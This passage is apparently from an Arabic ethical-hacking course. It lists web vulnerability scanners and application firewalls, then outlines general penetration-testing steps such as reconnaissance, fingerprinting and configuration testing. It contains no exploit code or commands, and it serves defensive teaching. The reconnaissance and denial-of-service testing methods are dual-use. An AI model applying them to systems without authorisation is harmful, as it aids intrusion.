الآن سوف نناقش أدوات أمن تطبيق الويب. أدوات أمن تطبيق ويب تساعدك على اكتشاف نقاط الضعف المحتملة في تطبيقات الويب تلقائيا. وقبل ذلك، ناقشنا التدابير المضادة لتطبيق الويب الذي منع المهاجمين من استغلال تطبيقات الويب. بالإضافة إلى التدابير المضادة، يمكنك أيضا استخدام أدوات أمنية لحماية تطبيقات الويب الخاص بك من تمزيقهم إربا. أدوات بالإضافة إلى التدابير المضادة توفر المزيد من الحماية. في هذا الجزء سوف نناقش الأدوات الأمنية التي تعمل على حماية تطبيقات الويب من الهجمات المختلفة.

Web Application Security Tool: Acunetix Web Vulnerability Scanner

المصدر: http://www.acunetix.com


Acunetix Web Vulnerability Scanner تقوم بالفحص التلقائي لتطبيقات الويب الخاصة بك من **SQL injection**، **XSS** وثغرات الويب الأخرى. يشمل على أدوات اختبار الاختراق متقدمة، مثل محرر **HTTP** و**HTTP Fuzzer**. يقوم بفحص منافذ تطبيقات الويب ويعمل فحوصات أمنية ضد خدمات الشبكة. حتى انها تقوم بعمل تجارب على نماذج الويب والمناطق المحمية بكلمة مرور. **Automatic client script analyzer** يسمح للاختبار أمن تطبيقات **Ajax** وتطبيقات **Web 2.0**.




Web Application Security Tool: Watcher Web Security Tool

المصدر: http://www.casaba.com

Watcher هو **plugin** لـ **Fiddler HTTP proxy** والتي تقوم بتدقيق تطبيق الويب **passively** للعثور على **security bugs** وقضايا الامتثال تلقائيا. الكشف السلبي يعني انها آمنة للاستخدام. يكشف القضايا الأمنية لتطبيق الويب وقضايا التكوين التشغيلية.






Web Application Security Scanner: Netsparker

المصدر: https://www.netsparker.com


Netsparker يمكنها أن تجد وتبلغ عن الثغرات الأمنية مثل **SQL injection** و **cross-site scripting (XSS)** في جميع تطبيقات الويب، بغض النظر عن المنصة والتكنولوجيا يتم بناؤها فيه. انها تسمح لك لحل المشاكل الأمنية قبل ان يساء استخدامها فعلا وتصبح خطر من قبل مجهولين.



Web Application Security Tool: N-Stalker Web Application Security Scanner

المصدر: http://www.nstalker.com


N-Stalker Web Application Security Scanner يوفر جناح فعال لتقييم الأمن على شبكة الإنترنت لتعزيز الأمن الشامل لتطبيقات الويب الخاص بك ضد طائفة واسعة من نقاط الضعف وهجمات القراصنة المتطورة. كما أنه يسمح لك لخلق السياسات الخاصة بك التقييم والمتطلبات، مما يتيح وسيلة فعالة لإدارة التطبيق **SDLC** الخاص بك، بما في ذلك القدرة على التحكم في المعلومات المعروضة، عيوب التطوير، قضايا البنية التحتية، والثغرات الأمنية الحقيقية التي يمكن استكشافها من قبل **external agents**. أنه يحتوي على جميع فحوصات تقييم الأمن على شبكة الإنترنت مثل **code injection**، **cross-site scripting**، **parameter tampering**، نقاط ضعف خادم الويب، الخ.



Web Application Security Tool: VampireScan

المصدر: https://www.vampiretech.com

VampireScan يسمح للمستخدمين لاختبار **Cloud** الخاصة بك وتطبيقات الويب للحصول على الهجمات الأساسية والحصول على النتائج قابلة للتنفيذ وكل ذلك ضمن بوابة الإنترنت الخاصة بهم. فإنه يمكن حماية موقع الويب الخاص بك من المتسللين. هذا الأداة يمكنها فحص وحماية البنية التحتية وتطبيقات الويب الخاص بك من التهديدات **cyber-threats** ويمكن ايضا ان تقدم لكم التوجيه، والبصيرة للتنفيذ على المخاطر العالية، المتوسطة، المنخفضة ونقاط الضعف.



WEB APPLICATION SECURITY TOOLS


أدوات الأمن لتطبيق الويب هي برمجيات لتقييم أمن تطبيق الويب صمم للتحليل لدقيق لتطبيقات الويب المعقدة اليوم، وذلك بهدف إيجاد حقن **SQL** استغلال ومواطن الضعف **XSS**، الخ هذه الأدوات توفر قدرات الفحص، وتغطية التقييم واسعة، ودقة نتائج الفحص لتطبيق ويب. يتم سرد أدوات الأمن لتطبيقات الويب على النحو التالي:

SandcatMini available at http://www.syhunt.com
OWASP ZAP available at http://www.owasp.org
skipfish available at http://code.google.com
SecuBat Vulnerability Scanner available at http://secubat.codeplex.com
SPIKE Proxy available at http://www.immunitysec.com
Websecurify available at http://www.websecurify.com
NetBrute available at http://www.rawlogic.com
XSS available at http://www.casaba.com
WSSA - Web Site Security Scanning Service available at http://secure.beyondsecurity.com
Ratproxy available at http://code.google.com
Wapiti available at http://wapiti.sourceforge.net
WebWatchBot available at http://www.exclamationsoft.com
KeepNI available at http://www.keepni.com
Grabber available at http://rgaucher.info
XSSS available at http://www.sven.de
Syhunt Hybrid available at http://www.syhunt.com
Exploit-Me available at http://labs.securitycompass.com
WSDigger available at http://www.mcafee.com
Arachni available at http://arachni-scanner.com
Vega available at http://www.subgraph.com

WEB APPLICATION FIREWALL: dotDefender

المصدر: http://www.applicure.com


dotDefender هو تطبيق قائم على جدار الحماية لتطبيق الويب والتي توفر الأمن للموقع ضد الهجمات الخبيثة وتشويه الموقع. لأنه يحمي موقع الويب الخاص بك من الهجمات الخبيثة. هجمات تطبيق ويب مثل **SQL injection**، **path traversal**، **cross-site scripting**، وغيرها من الهجمات مما يؤدي إلى تشويه الموقع والتي يمكن الوقاية منها مع **dotDefender**. وهو يكمل جدار حماية الشبكة، **IPS**، وغيرها من منتجات أمن الإنترنت القائم على الشبكة. يتفقد حركة مرور **HTTP/HTTPS** للاشتباه في تصرفاتهما.



Web Application Firewall: ServerDefender VP

المصدر: http://www.port80software.com

تم تصميم **ServerDefender VP web application firewall** لتوفير الأمن ضد الهجمات على شبكة الإنترنت. **SDVP security** يعمل على منع سرقة البيانات والانتهاكات ووقف الغير مصرح به من تشويه الموقع، تعديل الملف، والحذف.



WEB APPLICATION FIREWALLS

الجدران النارية لتطبيق الويب تعمل على جعل المواقع آمنة، تطبيقات الويب، وخدمات الويب ضد الهجمات المعروفة والغير معروفة. تمنع سرقة البيانات والتلاعب بمعلومات الشركات والعملاء الحساسة. يتم سرد الجدران النارية لتطبيق الويب شائعة الاستخدام على النحو التالي:

Radware's AppWall available at http://www.radware.com
ThreatSentry available at http://www.privacyware.com
QualysGuard WAF available at http://www.qualys.com
ThreatRadar available at http://www.imperva.com
ModSecurity available at http://www.modsecurity.org
Barracuda Web Application Firewall available at https://www.barracudanetworks.com
Stingray Application Firewall available at http://www.riverbed.com
Trustwave WebDefend available at https://www.trustwave.com
Cyberoam's Web Application Firewall available at http://www.cyberoam.com

13.7 اختبار الاختراق "WEB APP PEN TESTING"

كما ذكر سابقا، تطبيقات الويب أكثر عرضة للهجمات. المهاجمين يستخدما تطبيقات الويب كمصادر لنشر الهجمات من خلال تحويلها إلى التطبيقات الخبيثة. ويمكن أيضا أن تصبح تطبيق الويب الخاص بك ضحية لمثل هذه الهجمات. لذلك، لتجنب هذه الحالة، يجب إجراء اختبار الاختراق من أجل تحديد نقاط الضعف قبل أن يتم استغلالها من قبل المهاجم الحقيقي.

يمكن أن اختراق تطبيقات الويب في نواح كثيرة. يصف هذا القسم كيفية إجراء اختبار اختراق تطبيق الويب ضد جميع أنواع الهجمات المحتملة.

Web Application Pen Testing

يتم أداء اختبار اختراق تطبيق الويب للكشف عن الثغرات الأمنية المختلفة والمخاطر المرتبطة بها. بمثابة إنك مختبر الاختراق، يجب اختبار تطبيق الويب الخاص بك للتحقق من نقاط الضعف مثل التحقق من صحة المدخلات، وتجاوز سعة المخزن المؤقت، حقن **SQL**، تجاوز التوثيق، **code execution**، وما إلى ذلك. أفضل طريقة لإجراء اختبار الاختراق هو إجراء سلسلة من الاختبارات المنهجية وتكرارها، والعمل من خلال جميع نقاط ضعف التطبيقات المختلفة.

اختبار اختراق تطبيق الويب يساعد في:

- **تحديد المنافذ**: فحص المنافذ للتعرف على الخدمات التي تعمل المرتبطة بها وتحليلها من خلال الاختبارات الآلي أو اليدوي للعثور على نقاط الضعف.
- **التحقق من وجود ثغرات أمنية**: استغلال الثغرات من أجل الاختبار وإصلاح المشكلة.
- **علاج نقاط الضعف**: لوضع الحل ضد الثغرات لضمان أنها آمنة تماما.

يتم سرد الخطوات العامة التي تحتاج إلى متابعة لإجراء اختبار الاختراق لتطبيق الويب على النحو التالي. في التالي، سوف يفسر كل خطوة بالتفصيل.

الخطوة 1: تحديد الهدف

يجب تحديد الهدف في اختبار الاختراق قبل إجراء ذلك. وهذا من شأنه أن تساعدك على التحرك في الاتجاه الصحيح نحو هدفك من اختبار الاختراق.

الخطوة 2: جمع المعلومات

يجب عليك جمع أكبر قدر ممكن من المعلومات حول نظام الهدف الخاص بك أو الشبكة.

الخطوة 3: اعداد ادارة الاختبار

تحدث معظم هجمات تطبيق الويب بسبب الاعداد الغير صحيح. ولذلك، يجب إجراء اعداد ادارة الاختبار. هذا يساعدك أيضا للحماية من نقاط الضعف المعروفة عن طريق تثبيت آخر التحديثات.

الخطوة 4: اختبار مصادقة الجلسة

اختبار مصادقة الجلسة وذلك لفهم آلية المصادقة وتحديد المآثر الممكنة في ذلك.

الخطوة 5: اختبار إدارة الجلسة

أداء اختبار إدارة الجلسة للتحقق من تطبيق الويب الخاص بك ضد الهجمات المختلفة التي تقوم على معرف الجلسة مثل اختطاف الجلسة، **session fixation**، الخ

الخطوة 6: اختبار الحرمان من الخدمة

إرسال الكم الهائل من الطلبات إلى تطبيق الويب حتى يحصل تشبع الخادم. تحليل سلوك التطبيق عند تشبع الخادم. وبهذه الطريقة يمكنك اختبار تطبيق الويب الخاص بك ضد هجمات الحرمان من الخدمة.

الخطوة 7: اختبار التحقق من صحة البيانات

الفشل في تبني أسلوب سليم للتحقق من صحة البيانات هو ضعف الأمن المشترك الذي لوحظ في معظم تطبيقات الويب. وهذا قد يؤدي إلى مزيد من نقاط الضعف الرئيسية في تطبيقات الويب. وبالتالي، قبل ان يجد القراصنة مواطن الضعف تلك ويستغل طلبك، فيجب أداء اختبار التحقق من صحة البيانات وحماية تطبيق الويب الخاص بك.

الخطوة 8: Business logic testing

قد يكون الثغرات الأمنية لتطبيق الويب الحالي في منطقة الأعمال. وبالتالي، يجب اختبار منطقة الأعمال من جال العيوب. استغلال منطق الأعمال، المهاجمين قد تفعل شيئا غير مسموح من قبل الشركات وأنها قد تؤدي في بعض الأحيان إلى خسائر مالية كبيرة. اختبار منطق الأعمال لثغرات أمنية يتطلب التفكير الغير تقليدي.

الخطوة 9: اختبار الترخيص

تحليل كيفية قيام تطبيق الويب بإعطاء تصرح المستخدم ومن ثم محاولة لإيجاد واستغلال نقاط الضعف الموجودة في آلية الترخيص.

الخطوة 10: اختبار خدمات ويب

خدمات الويب تستخدم بروتوكول **HTTP** في الاقتران مع التقنيات **SML**، **WSDL**، **SOAP**، و**UDDI**. ولذلك، خدمات الويب لها **XML/parser** لنقاط الضعف المتعلقة بالإضافة إلى حقن **SQL**، والإفصاح عن المعلومات، وما إلى ذلك. يجب إجراء اختبار خدمات الويب لتحديد نقاط الضعف في الخدمات على شبكة الإنترنت.

الخطوة 11: AJAX testing

على الرغم من تطوير تطبيقات الويب ليصبح أكثر استجابة باستخدام **AJAX**، فمن المرجح ان يكون عرضة للثغرات كتطبيق ويب تقليدي. اختبار **AJAX** هو من الأمور الصعبة نظرا لأنه يتم إعطاء مطوري التطبيقات على شبكة الإنترنت الحرية الكاملة لتصميم وسيلة الاتصال بين العميل والخادم.

الخطوة 12: توثيق جميع النتائج

بمجرد إجراء كل الاختبارات المذكورة هنا، فيجب توثيق جميع النتائج وتقنيات الاختبار المستخدمة في كل خطوة. تحليل الوثيقة وشرح الوضع الأمني الحالي إلى الأطراف المعنية واقتراح الكيفية التي يمكن أن تعزز أمنها.

Information Gathering

دعونا ندخل في التفاصيل ومناقشة خطوة اختبار اختراق تطبيق الويب بدقة. الخطوة الأولى في اختبار اختراق تطبيق الويب هو جمع المعلومات. لجمع كل المعلومات حول التطبيق الهدف، اتبع الخطوات التالية:

الخطوة 1: تحليل ملف robots.txt

Robot.txt هو الملف الذي يرشد **web robots** عن الموقع مثل المجلدات التي يمكن إعطاء تصاريح السماح او غير السماح للمستخدم. وبالتالي، تحليل **robot.txt** لتحديد المجلدات المسموح بها وغير مسموح بها من تطبيق الويب. يمكنك استرجاع وتحليل ملف **robots.txt** باستخدام أدوات مثل **GNU Wget**.

الخطوة 2: إجراء استطلاع مع محركات البحث

استخدام **"site:"** ثم النقر فوق **Cached** لأداء الاستطلاع لمحرك البحث. فهو يوفر لك معلومات مثل قضايا هيكل تطبيق ويب وصفحات الخطأ المنتجة.

الخطوة 3: تحديد نقاط الدخول للتطبيق

تحديد نقاط الدخول التطبيق باستخدام أدوات مثل **Webscarab**، **Burp Proxy**، **OWASP ZAP**، **TamperIE** (الإنترنت إكسبلورر)، أو **Tamper Data** (لفايرفوكس). معلومات الملف كوكيز، رموز **HTTP 300** و**400**، و**500** الاخطاء الداخلي في الملقم قد يعطي أدلة حول نقاط الدخول لتطبيق الويب الهدف.

الخطوة 4: تحديد تطبيقات الويب

للتعرف على تطبيقات الويب: التدقيق في **URL**، والقيام على غرار بحث القاموس (**intelligent guessing**)، وإجراء الفحص عن الثغرات باستخدام أدوات مثل **NMAP** (**Port Scanner**) و**Nessus**. التحقق من وجود تطبيقات الويب، الإصدارات القديمة من الملفات،

أو **artifacts**. أحيانا الإصدارات القديمة من الملفات قد تعطي المعلومات المفيدة التي يمكن استخدامها من قبل المهاجمين لشن الهجمات على تطبيق الويب.

الخطوة 5: تحليل O/P من طلبات HEAD and OPTIONS http

تنفيذ تقنيات مثل **DNS zone transfers**، **DNS inverse queries**، وعمليات بحث **DNS** القائمة على شبكة الإنترنت، الاستعلام عن محركات البحث (جوجل). هذا قد تكشف عن معلومات مثل إصدار برنامج خادم الويب، وبيئة البرمجة، وOS قيد الاستخدام.

الخطوة 6: تحليل خطأ الاكواد

تحليل خطأ الاكواد عن طريق طلب الصفحات الغير صحيحة والاستفادة من طرق الطلب البديلة (**POST/PUT/Other**) من أجل جمع المعلومات السرية من الخادم. هذا قد يكشف عن معلومات مثل إصدارات البرامج وتفاصيل قواعد البيانات، و**bugs**، ومكونات التكنولوجيا.

الخطوة 7: الاختبار للتعرف على أنواع الملفات/الامتدادات/المسار

الاختبار للتعرف على أنواع الملفات/الامتدادات/المسار عن طريق طلب امتدادات الملفات الشائعة مثل **.ASP**، **.HTM**، **.PHP**، **.EXE**، ومراقبة الاستجابة. هذا قد يعطيك فكرة عن بيئة التطبيق على شبكة الإنترنت.

الخطوة 8: فحص مصدر الصفحات المتاحة

دراسة شفرة المصدر لصفحات التي تصل إليها في الواجهة الأمامية للتطبيق. يوفر أدلة حول بيئة التطبيق الأساسية.

الخطوة 9 TCP/ICMP and service fingerprinting

أداء **TCP/ICMP and service fingerprinting** باستخدام أدوات **fingerprinting** التقليدية مثل **NMAP** و**Queso**، أو المزيد من أدوات **application fingerprinting AMAP** الأخيرة. وهذا يعطي لك معلومات عن خدمات التطبيقات على شبكة الإنترنت والمنافذ المرتبطة بها.

CONFIGURATION MANAGEMENT TESTING

بمجرد جمع المعلومات عن بيئة التطبيق على شبكة الإنترنت، قم باختبار إدارة التكوين. من المهم اختبار إدارة التكوين بسبب التكوين غير صحيح قد تسمح للمستخدم الغير مصرح به إلى كسر تطبيق الويب.

الخطوة 1: إجراء اختبار SSL/TLS

اختبار **SSL/TLS** الاختبار يسمح لك لتحديد المنافذ المرتبطة بـ **SSL/TLS wrapped services**. يمكنك أن تفعل ذلك مع مساعدة من الأدوات مثل **NMAP** و**Nessus**. وهذا يساعد على الكشف عن المعلومات السرية.

الخطوة 2: إجراء اختبار إدارة تكوين البنية التحتية

أداء فحص الشبكة وتحليل **web server banners** لتحليل شفرة المصدر للتطبيق.

الخطوة 3: إجراء اختبار إدارة تكوين التطبيق

اختبار إدارة تكوين البنية الأساسية باستخدام **CGI scanners** ومراجعة محتويات خادم الويب، خادم التطبيق، والتعليقات، والتكوين، والسجلات. وهذا يعطي لك معلومات عن شفرة المصدر، ملفات السجل، ورموز الخطأ الافتراضية.

الخطوة 4: اختبار التعامل مع امتدادات الملفات

استخدام أدوات **vulnerability scanners**، **spidering** وأدوات الرصد، واستفسارات محركات البحث، أو تنفيذ التفتيش اليدوي لاختبار امتدادات الملفات المناولة. هذا قد يكشف عن المعلومات السرية عن أوراق اعتماد الوصول.

الخطوة 5: التحقق من وجود الملفات القديمة، النسخ الاحتياطية، والملفات الغير مرجعية

